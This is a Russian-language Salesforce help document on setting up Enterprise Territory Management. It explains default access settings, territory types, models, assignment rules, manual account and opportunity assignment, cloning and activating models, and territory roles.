Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции управления территориями предприятия:

- Настройка приложения

Определение параметров управления территориями предприятия

Рекомендуем определить и настроить параметры для функции управления территориями предприятия.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Определение стандартного доступа пользователя для записей территории

Система позволяет задавать *стандартные* параметры для доступа и изменения записей, связанных с настроенными территориями продаж. Доступ, предоставленный стандартными параметрами, может быть изменен при создании или редактировании отдельной территории.

Включение назначения территории возможности на основе фильтра

Рекомендуем включить и настроить назначение территорий возможностям на основе фильтра.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции управления территориями предприятия:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

Определение стандартного доступа пользователя для записей территории

Система позволяет задавать *стандартные* параметры для доступа и изменения записей, связанных с настроенными территориями продаж. Доступ, предоставленный стандартными параметрами, может быть изменен при создании или редактировании отдельной территории.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Стандартные параметры доступа применяются к организациям и возможностям. Доступ к контактам или обращениям может быть настроен, при условии, что стандартному внутреннему доступу организации задано значение *«Личный»*.

1. Введите строку *«Территории»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
2. Выберите стандартные уровни доступа для организаций и возможностей.
3. При необходимости выберите стандартные уровни доступа для контактов и обращений.
4. Нажмите кнопку **«Сохранить»**.

См. также:

Единые стандартные параметры общего доступа

Настройка единых стандартных параметров общего доступа

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания модели территории:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

Включение назначения территории возможности на основе фильтра

Рекомендуем включить и настроить назначение территорий возможностям на основе фильтра.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Введите строку *«Территории»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
2. Включите назначение территории возможности на основе фильтра.
3. Если организация использует код Apex, предоставленный компанией Salesforce, сначала создайте класс, а затем вернитесь на данную страницу «Параметры» и введите имя класса: `OppTerrAssignDefaultLogicFilter`. При согласии на использование собственного кода для класса Apex вернитесь и введите имя созданного класса.
4. Чтобы выполнить задание назначения территории возможности на основе фильтра при создании возможностей, установите соответствующий флажок.
5. Сохраните параметры.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции управления территориями предприятия:

- Настройка приложения

Использование Chatter для совместной работы над моделями территорий

Рекомендуем включить функцию отслеживания ленты Chatter для объекта «Модель территории» для совместной работы над процессом создания модели прямо в записях моделей. Рабочая группа может публиковать сообщения, отвечать на комментарии, добавлять файлы и получать уведомления об изменении состояний модели или обновлении ключевых полей.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

После включения и настройки функции отслеживания ленты Chatter совместная работа над моделью посредством Chatter будет доступна любому пользователю, имеющему доступ к записи модели территории. Обновление отслеживаемых полей будет инициировать отображение соответствующих обновлений в собственных лентах Chatter пользователей, отслеживающих данную запись.

1. Убедитесь, что организация поддерживает Chatter.
2. Введите строку *«Отслеживание ленты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отслеживание ленты»**.
3. Выберите объект «Модель территории». Включите функцию отслеживания ленты и выберите нужные поля модели территории.
4. Нажмите кнопку **«Сохранить»**.
   Данное действие инициирует отображение ленты Chatter вверху страниц, содержащих записи моделей территории организации.
5. Сообщите другим пользователям, обслуживающим модели территории, о возможности использования Chatter для отслеживания и совместной работы над моделями территории прямо в записях моделей.

СМ. ТАКЖЕ:

Настройка функции отслеживания лент Chatter

Salesforce Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции отслеживания ленты Chatter:

- Настройка приложения

Для публикации сообщения Chatter для записи модели территории:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

Создание модели территории

Модель территории систематизирует все элементы плана управления территориями, включая иерархию территорий, назначения организаций и назначения пользователей. Система позволяет сохранять модель в состоянии «Планирование» на время создания иерархии, определять правила назначения для территорий, добавлять пользователей в территории и выполнять правила для просмотра итоговых назначений организаций.

Прим.: Данные сведения относятся только к функции управления территориями предприятия. Функция управления территориями предприятия и функция «Совместные прогнозы» могут быть одновременно включены и использоваться в организации Salesforce, но в настоящее время не интегрированы для совместной работы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания модели территории:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

1. Создание типов территории

   Типы территории позволяют пользователям систематизировать и определять отдельные территории. Создание типов территории является первым этапом создания модели территории в системе Salesforce.

2. Создание записи модели территории

   Первым этапом создания модели территории является создание записи, связывающей другие элементы, включая территории, назначения пользователей и назначения организаций. При создании записи модели территории система Salesforce генерирует соответствующую иерархию территорий.

3. Создание территорий

   Система позволяет создавать территории по мере создания модели территории организации. Созданная территория отображается в иерархии территорий модели.

4. Создание и предварительный просмотр назначений организаций

   Система позволяет назначать организации территориям путем создания правил автоматического назначения или добавления организаций вручную. Настройки позволяют применять правила к родительским территориям и их потомкам. Назначения вручную применяются только к территории, которая использовалась для их создания.

Создание типов территории

Типы территории позволяют пользователям систематизировать и определять отдельные территории. Создание типов территории является первым этапом создания модели территории в системе Salesforce.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Например, пользователи могут создать следующие типы территории: *«Названные организации»*, *«Прямые организации»* и *«Перекрывающие продажи»*.

1. Введите *«Типы территории»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Типы территории»**.
2. Нажмите кнопку **«Создать тип территории»**.
3. Введите метку и описание. Убедитесь, что описание точно определяет территории, которые должны принадлежать данному типу.
4. Укажите приоритет типа территории.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Приоритет типа территории

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания типа территории:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

Создание записи модели территории

Первым этапом создания модели территории является создание записи, связывающей другие элементы, включая территории, назначения пользователей и назначения организаций. При создании записи модели территории система Salesforce генерирует соответствующую иерархию территорий.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Версия Salesforce, используемая организацией, определяет количество моделей территории, доступное для создания в производственных и безопасных организациях. Данное ограничение охватывает модели, созданные путем клонирования.

Версия	Количество моделей в производственных организациях	Количество моделей в безопасных организациях
Developer Edition	4	4
Enterprise Edition	2	2
Performance Edition	4	4
Unlimited Edition	4	4

1. В настройке введите *«Модели территории»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Модели территории»**.
2. Нажмите кнопку **«Создать модель территории»**.
3. Заполните поля метки и описания.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Ограничения для функции управления территориями предприятия

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания записи модели территории:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

Создание территорий

Система позволяет создавать территории по мере создания модели территории организации. Созданная территория отображается в иерархии территорий модели.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

По умолчанию каждая модель территории может содержать не более 1 000 территорий.

1. Откройте нужную модель территории.
2. Чтобы просмотреть иерархию территорий модели, включая все текущие территории, выберите значение **«Древовидное представление»** из раскрывающегося списка.
3. Чтобы создать территорию верхнего уровня, наведите указатель мыши на имя нужной модели территории и щелкните **«Создать территорию»**. Чтобы создать дочернюю территорию на основе текущей территории, наведите указатель мыши на имя нужной территории и щелкните **«Создать территорию»**.
4. Заполните поля на странице «Создать территорию»: введите метку и выберите тип территории. Чтобы задать территории доступ для организаций и возможностей, *отличающийся* от *стандартного* доступа пользователя, определите уровни доступа для территории.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания территорий:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

Создание и предварительный просмотр назначений организаций

Система позволяет назначать организации территориям путем создания правил автоматического назначения или добавления организаций вручную. Настройки позволяют применять правила к родительским территориям и их потомкам. Назначения вручную применяются только к территории, которая использовалась для их создания.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Прежде чем использовать назначения организаций, рекомендуем выполнить их предварительный просмотр посредством правил назначения и связанных отчетов при нахождении модели в состоянии «Планирование». Назначьте модели состояние «Активно». Затем повторите выполнение правил назначения для добавления организаций, созданных или обновленных во время процесса активации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Использование правил для назначения организаций территориям

Система позволяет создавать и выполнять правила, которые автоматически назначают новые или измененные организации территориям. Правило идентифицирует как минимум одну характеристику, используемую при определении территории, и инициирует автоматическое назначение соответствующих организаций данной территории. Если территория находится в состоянии «Планирование», то выполняемые правила поддерживают *предварительный просмотр* назначений организаций. Если территория находится в состоянии «Активно», то выполняемые правила назначают организации территориям.

Назначение организаций вручную территории

Организации, которые не удалось назначить территориям посредством правил, могут быть назначены одной или нескольким территориям вручную (по одной территории за раз). Назначение вручную применяется к организациям, имеющим уникальные характеристики, которые препятствуют автоматическому назначению.

Предварительный просмотр назначений организаций

Прежде чем активировать модель территории, рекомендуем просмотреть и проверить заданные назначения. Чтобы выполнить предварительный просмотр назначений, воспользуйтесь правилами назначения при нахождении модели в состоянии «Планирование». При необходимости проверьте назначения, выполненные вручную.

Определение пользователей в территориях, назначенных организации

Организации и пользователи назначаются территориям независимо друг от друга, но назначение организации инициирует предоставление пользователям данной территории доступа к организации. Данные пользователи могут быть легко определены посредством записи организации.

Использование правил для назначения организаций территориям

Система позволяет создавать и выполнять правила, которые автоматически назначают новые или измененные организации территориям. Правило идентифицирует как минимум одну характеристику, используемую при определении территории, и инициирует автоматическое назначение соответствующих организаций данной территории. Если территория находится в состоянии «Планирование», то выполняемые правила поддерживают *предварительный просмотр* назначений организаций. Если территория находится в состоянии «Активно», то выполняемые правила назначают организации территориям.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Совет: *Не* рекомендуем назначать правило территории, если данное правило является потомком другого правила, которое *уже назначено* территории. Чтобы определить правила, применяемые к территории, откройте страницу сведений о записи территории и просмотрите связанный список «Правила назначения, назначенные данной территории». При наличии флажка «Применить к дочерним территориям» не рекомендуем назначать правило отдельно дочерним территориям.

1. Откройте нужную территорию из иерархии моделей территории.
2. Нажмите кнопку **«Создать»** в связанном списке «Правила назначения, заданные в данной территории» страницы сведений.
3. Прим.: Если в организации активированы раскрывающиеся списки «Область» и «Страна», в правилах назначения территорий, в которых страны применяются в качестве критерия, следует использовать параметр соответствия содержит вместо равно.

   Введите имя нового правила и определите критерии выбора на странице редактирования правила.
4. Чтобы применить правило к потомкам текущей территории, установите флажок **«Применить к дочерним территориям»**.
5. Чтобы выполнять правило автоматически при создании или обновлении организации, установите флажок **«Активно»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил внутри территорий:

- «Настройка приложения»

  «Управление территориями»

Прим.: При обновлении организации необходимо выполнить эти условия, чтобы применить правила территории.

- Если организация обновляется через пользовательский интерфейс, устанавливается флажок **«При сохранении оценить данную организацию по правилам территории»**.
- Если организация обновляется через API-интерфейс, указывается параметр `AssignmentRuleHeader`.

6. Чтобы сохранить правило и открыть страницу сведений о территории, нажмите кнопку **«Сохранить»**.
7. При необходимости нажмите кнопку **«Выполнить правила»** в связанном списке «Правила назначения, заданные в данной территории».
   Уведомление о завершении данного процесса будет отправлено по эл. почте.

Пример: Правила могут одновременно поддерживаться текущими и дочерними территориями. Например, пользователь создает территорию «Западные области», содержащую дочерние территории «Ленинградская область», «Московская область» и «Владимирская область». Затем пользователь открывает запись территории «Западные области» и создает правило, назначающее организации дочерних территорий родительской территории. Пользователь применяет данное правило к дочерним территориям, а затем открывает запись территории «Владимирская область» и создает правило, назначающее организации на севере Владимирской области территории «Владимирская область».

Для дочерних территорий территории «Владимирская область» не требуется указывать страну в качестве параметра, если правило для Владимирской области отмечено как наследуемое дочерними территориями. Вместо этого можно использовать более конкретный критерий, например почтовый индекс или отрасль.

СМ. ТАКЖЕ:

Активация правил назначения и их применение к дочерним территориям

Назначение организаций вручную территории

Организации, которые не удалось назначить территориям посредством правил, могут быть назначены одной или нескольким территориям вручную (по одной территории за раз). Назначение вручную применяется к организациям, имеющим уникальные характеристики, которые препятствуют автоматическому назначению.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Откройте нужную территорию из иерархии моделей территории.
2. Чтобы просмотреть список организаций, нажмите кнопку **«Добавить организации»** в связанном списке «Организации, назначенные вручную» страницы сведений о территории. При необходимости настройте списковое представление.
3. Установите флажок напротив каждой нужной организации в связанном списке «Доступно». Чтобы просмотреть дополнительные записи, щелкните ссылку **«Больше»** ниже списка.
   Каждая выбранная организация отображается в связанном списке «Выбрано».
4. Нажмите кнопку **«Назначить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения организаций вручную внутри территорий:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

Предварительный просмотр назначений организаций

Прежде чем активировать модель территории, рекомендуем просмотреть и проверить заданные назначения. Чтобы выполнить предварительный просмотр назначений, воспользуйтесь правилами назначения при нахождении модели в состоянии «Планирование». При необходимости проверьте назначения, выполненные вручную.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Важное замечание: Во избежание искажения данных, территория может быть изменена только после получения сообщения эл. почты, подтверждающего успешное выполнение правил. При неудачном выполнении правил выполните указанные инструкции.

1. Откройте запись для нужной модели территории и нажмите кнопку **«Просмотр иерархии»**.
2. Убедитесь, что модель находится в состоянии «Планирование».
3. Нажмите кнопку **«Выполнить все правила»**.
   Уведомление о выполнении правил будет отправлено пользователю по эл. почте. В зависимости от размера и сложности организации, обработка может занять некоторое время.
4. Откройте каждую измененную родительскую и дочернюю территорию из иерархии моделей территории. Кроме того, откройте территории, использующие назначения организаций, выполненные вручную.
5. Чтобы просмотреть назначенные организации, нажмите кнопку **«Просмотр организаций»** на странице сведений о территории. Столбец «Метод» отображает способ назначения каждой организации: посредством правила или вручную.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предварительного просмотра назначений организаций:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

Прим.: Чтобы просмотреть изменения правил, заданных для территории, рекомендуем выполнить правила повторно. Чтобы выполнить правила только для данной территории, откройте страницу сведений о территории, найдите связанный список «Правила назначения, заданные в данной территории» и нажмите кнопку **«Выполнить правила»**.

Определение пользователей в территориях, назначенных организации

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра пользователей территорий из моделей территории «Активно», «Планирование» или «Архивировано», назначенных организации:	Просмотр настройки и конфигурации И «Управление территориями»
Для просмотра пользователей территорий из модели территории «Активно», назначенной организации:	Просмотр настройки и конфигурации

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Организации и пользователи назначаются территориям независимо друг от друга, но назначение организации инициирует предоставление пользователям данной территории доступа к организации. Данные пользователи могут быть легко определены посредством записи организации.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Откройте запись организации, содержащую назначенные территории.
2. Определите пользователей посредством связанного списка «Пользователи в назначенных территориях».

   Прим.: Поле «Дата изменения» данного связанного списка отображает дату последнего изменения записи связи между территорией и пользователем. Данное поле может содержать или не содержать дату назначения пользователя территории.

Пример: Шесть торговых представителей назначаются территории «Восток». Ввиду назначения организации «Публикация XYZ» территории «Восток», шесть торговых представителей территории отображаются в связанном списке «Пользователи в назначенных территориях» записи организации «Публикация XYZ».

Назначение территорий вручную организации

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для назначения территорий вручную внутри организаций:	Просмотр настройки и конфигурации И «Управление территориями»
Для просмотра территорий из моделей территории «Активно», «Планирование» или «Архивировано», назначенных организации:	Просмотр настройки и конфигурации И «Управление территориями»
Для просмотра территорий, назначенных из модели территории «Активно», назначенной организации:	Просмотр настройки и конфигурации

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Запись организации позволяет напрямую назначать территории соответствующей организации. Организациям могут назначаться только территории, которые принадлежат моделям в состоянии «Планирование» или «Активно».

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Откройте нужную организацию.
2. Чтобы просмотреть список территорий организации, нажмите кнопку **«Назначить территории»** в связанном списке «Назначенные территории» страницы сведений об организации. При необходимости настройте списковое представление.
3. Выберите модель территории, содержащую нужные территории.
4. Установите флажок напротив каждой нужной территории в связанном списке «Доступно». Чтобы просмотреть дополнительные записи, щелкните ссылку **«Больше»** ниже списка.
   Каждая выбранная территория отображается в связанном списке «Выбрано».
5. Нажмите кнопку **«Назначить»**.

Назначение правил назначения вручную территории

Запись территории позволяет напрямую назначать правила назначения объекта соответствующей территории. Доступные правила извлекаются из модели территории, которой принадлежит выбранная территория.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Каждая территория может использовать не более 15 правил назначения.

1. Откройте нужную территорию.
2. Чтобы просмотреть список правил, доступных в модели, нажмите кнопку **«Назначить правила»** в связанном списке **«Правила назначения, назначенные данной территории»** страницы сведений о территории.
3. Чтобы просмотреть сведения о критериях правил, наведите указатель мыши на имена доступных правил в связанном списке «Доступно». Установите флажок напротив каждого нужного правила. Чтобы просмотреть дополнительные правила, щелкните ссылку **«Больше»** ниже списка.
   Каждое выбранное правило отображается в связанном списке «Выбрано».
4. При необходимости примените выбранные правила к дочерним территориям.
5. Нажмите кнопку **«Назначить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения правил территории:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

Назначение территорий вручную возможностям

Запись возможности позволяет назначать и отслеживать территорию, чьи назначенные торговые представители работают над данной возможностью. Назначение территории вручную контролируется общим доступом пользователя к назначенной (родительской) организации возможности. Назначение территории инициирует предоставление общего доступа к возможности всем пользователям Salesforce, назначенным родительской территории в иерархии моделей территории.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Пользователи, *имеющие* общий доступ к организации возможности, могут назначать возможности *любую* территорию из активной модели. В противном случае, пользователи могут назначать *только* территорию, *назначенную* организации возможности. При назначении территории вручную система Salesforce отображает возможности, назначенные организации территории, но только пользователи, имеющие общий доступ, могут находить и назначать любую территорию в активной модели территории.

1. Откройте запись возможности.
2. Выберите нужную территорию в поле «Территория».
3. Сохраните запись возможности.

Пример: Организация использует шесть возможностей и две территории («Восток» и «Запад»). Территория «Восток», территория «Запад» или любая другая территория внутри активной модели может быть назначена любой или всем шести возможностям. Один из торговых представителей, имеющий общий доступ к организации, назначенной одной из возможностей, может назначить данной возможности любую территорию. Ввиду отсутствия общего доступа к организациям, назначенным пяти другим возможностям, торговый представитель может назначить только территорию, которая уже назначена назначенной организации возможности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения территорий вручную возможностям:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

Выполнение фильтра назначения территории возможности

Фильтр назначения территории возможности назначает территории возможностям на основе логики фильтра в классе Apex.

1. Введите строку *«Управление территориями»* в поле «Быстрый поиск» меню настройки и выберите пункт **«Параметры»**.
2. Проверьте эти параметры.
   - Включено назначение территории возможности на основе фильтров.
   - Указан класс Apex.
3. В настройке введите *«Управление территориями»* в поле «Быстрый поиск» меню настройки, затем выберите **«Модели территории»**.
4. Просмотрите иерархию активной модели территории.
5. Нажмите **Запустить фильтр возможности**, затем выберите варианты для включения диапазонов дат и возможностей.
6. Запустите фильтр возможностей.
   После завершения задания вы получите письмо.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выполнения фильтра назначения территории возможности:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

Клонирование модели территории

Клонирование позволяет пользователям создавать копию модели территории, которая может использоваться для тестирования разных характеристик территории. Новая модель содержит территории, правила назначения, пользователей и назначенные вручную организации, поддерживаемые исходной моделью. Клонирование доступно только моделям в состоянии «Планирование», «Активно» или «Архивировано». По завершении клонирования новой модели назначается состояние «Планирование».

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

По завершении клонирования новой модели территории назначается состояние «Планирование».

1. Откройте нужную модель территории.
2. Нажмите кнопку **«Клонировать»**.
3. Заполните поля метки и описания.
4. Нажмите кнопку **«Сохранить»**.
   Состояние «Клонирование» назначается модели на время обработки запроса системой Salesforce. В зависимости от размера и сложности модели, клонирование может занять некоторое время. Уведомление о завершении данного процесса будет отправлено по эл. почте.

СМ. ТАКЖЕ:

Ограничения для функции управления территориями предприятия

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для клонирования модели территории:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

Назначение пользователей территориям

Система позволяет назначать пользователей территориям, где должны продаваться продукты и услуги. Пользователи могут назначаться территориям, которые принадлежат моделям в состоянии «Активно» или «Планирование»; назначения, выполненные в состоянии «Планирование», используются только для планирования: они *не* влияют на доступ пользователей к записям.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Откройте нужную территорию из иерархии моделей территории.
2. Нажмите кнопку **«Управление пользователями»** в связанном списке «Назначенные пользователи» страницы сведений о территории.
3. Выберите или найдите нужного пользователя на странице «Назначить пользователей».
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения пользователей территориям:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

Идентификация пользователей территории по роли территории

Система позволяет отслеживать функции пользователей внутри территорий путем создания и назначения ролей территории пользователям территории. Пользователям могут назначаться разные роли в разных территориях.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Пример: Например, создайте роли «Ответственный за территорию», «Менеджер по продажам», «Специалист по продуктам» и «Торговый представитель».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Определение раскрывающегося списка для ролей пользователей территории

Добавьте роли территории в связанный список «Роль в территории» объекта UserTerritoryAssociation, позволяющий выбирать роли для пользователей территории. Заданный раскрывающийся список «Роль в территории» может использоваться всеми территориями в состоянии «Активно» или «Планирование».

Назначение ролей территории пользователям

Назначение ролей территории позволяет определять роли пользователей внутри территорий.

СМ. ТАКЖЕ:

Добавление или редактирование значений раскрывающегося списка

Определение раскрывающегося списка для ролей пользователей территории

Добавьте роли территории в связанный список «Роль в территории» объекта UserTerritoryAssociation, позволяющий выбирать роли для пользователей территории. Заданный раскрывающийся список «Роль в территории» может использоваться всеми территориями в состоянии «Активно» или «Планирование».

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. В разделе настроек управления объектами для связей между территорией и пользователем перейдите в раздел полей.
2. Щелкните метку **«Роль в территории»** и нажмите кнопку **«Создать»**.
3. Введите нужные значения раскрывающегося списка и нажмите кнопку **«Сохранить»**. Введенные значения добавляются в раскрывающийся список «Роль в территории» на странице редактирования назначенных пользователей территории.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения раскрывающихся списков:

- Настройка приложения

Назначение ролей территории пользователям

Назначение ролей территории позволяет определять роли пользователей внутри территорий.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Убедитесь в наличии раскрывающегося списка «Роль в территории», позволяющего выбрать нужную роль.
2. Откройте нужную запись территории.
3. Щелкните ссылку **«Правка»** напротив имени нужного пользователя в списке «Назначенные пользователи».
4. Выберите нужную роль территории из раскрывающегося списка «Роль в территории».
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения ролей территории пользователям:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

Активация модели территории

Прежде чем активировать модель территории, рекомендуем проверить ее структуру и назначения организации. Помните, что система позволяет сохранять состояния «Планирование» и «Архивировано» для дальнейшего создания и использования модели.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Важное замечание: Организация может одновременно использовать только одну модель в состоянии «Активно». Активации подлежат только модели в состоянии «Планирование». Активированной модели не может быть назначено состояние «Планирование»: модели может быть назначено только состояние «Архивировано».

1. Прежде чем активировать модель, откройте назначения организации для предварительного просмотра.
2. Откройте запись для нужной модели территории и щелкните **«Просмотр иерархии»**.
3. Нажмите кнопку **«Активировать»**.
   Состояние «Активация» назначается модели на время обработки запроса системой Salesforce. В зависимости от размера и сложности модели, активация может занять некоторое время. Уведомление о завершении данного процесса будет отправлено по эл. почте.

СМ. ТАКЖЕ:

Состояние модели территории

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации модели территории:

- Просмотр настройки и конфигурации

  И

  «Управление территориями»

Настройка полномочий и доступа функции управления территориями предприятия для администраторов и пользователей

Важным этапом внедрения функции управления территориями предприятия является предоставление нужным пользователям соответствующего уровня доступа.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

1. Просмотрите последствия назначения полномочий для модели территории и доступа к записям в функции управления территориями предприятия.
2. При необходимости назначьте полномочия пользователя.
3. Добавьте связанный список «Назначенные территории» в макеты страниц организаций. Данный список позволяет администраторам вручную назначать территории организациям, а пользователям определять территории, назначенные организациям. Убедитесь, что связанный список содержит стандартные и настраиваемые поля (при их наличии), необходимые администраторам и пользователям для просмотра.
4. Добавьте связанный список «Пользователи в назначенных территориях» в макеты страниц организаций. Данный список позволяет администраторам и пользователям просматривать всех пользователей, назначенных территориям, которые назначаются организации, на основе предоставленных полномочий. Убедитесь, что связанный список содержит стандартные и настраиваемые поля (при их наличии), необходимые администраторам и пользователям для просмотра.
5. Добавьте поле «Территория» в макеты страниц возможностей. Данное поле позволяет администраторам и менеджерам по продажам вручную назначать территорию возможности из списка территорий, назначенных организации возможности. Добавьте поля «Имя территории» и «Описание территории» в списковые представления возможностей и отчеты для предоставления пользователям возможности определения назначенных территорий.
